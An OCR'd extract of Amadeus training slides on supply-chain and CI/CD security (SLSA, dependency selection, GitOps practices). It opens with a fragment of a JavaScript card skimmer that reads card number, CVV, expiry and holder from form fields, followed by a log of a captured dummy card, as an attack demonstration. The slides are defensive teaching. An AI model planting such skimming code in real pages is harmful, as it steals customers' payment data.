10                      {
11                          number:document.getElementById("card_number").value,
12                          cvv: document.getElementById("cvv").value,
13                          expiration : document.getElementById("card_expiration").value,
14                          card_holder : document.getElementById("card_holder").value
15                      }
16                  ))
17              })
18          });
19      }
```

```
14/11/23 15:13:20
💳 Credit card: {
  number: '1234456789001234',
  cvv: '4564',
  expiration: '5-25',
  card_holder: 'James Bond'
}
```

© Amadeus IT Group and its affiliates and subsidiaries

Anatomy of an attack


Bunny jumping



© Amadeus IT Group and its affiliates and subsidiaries

Good practices

Summary



© Amadeus IT Group and its affiliates and subsidiaries


amadeus

3.2 CICD Security

© Amadeus IT Group and its affiliates and subsidiaries

SLSA


Supply-chain **L**evels for **S**oftware **A**rtifacts




© Amadeus IT Group and its affiliates and subsidiaries

SLSA


Supply-chain **L**evels for **S**oftware **A**rtifacts



Trust platforms, verify artifacts



Trust code, not individuals



Prefer attestations over inferences

© Amadeus IT Group and its affiliates and subsidiaries

How to select a good provider ?

- Popularity
- Number of maintainers and sponsors
- Library complexity
- License

© Amadeus IT Group and its affiliates and subsidiaries

Securing DevSecOps

GitOps security


- Manage well the GitOps access
- Be vigilant of PPE

CICD Security

- Signature
- Traceability
- Trusted supply chain

amadeus

Lab time !



© Amadeus IT Group and its affiliates and subsidiaries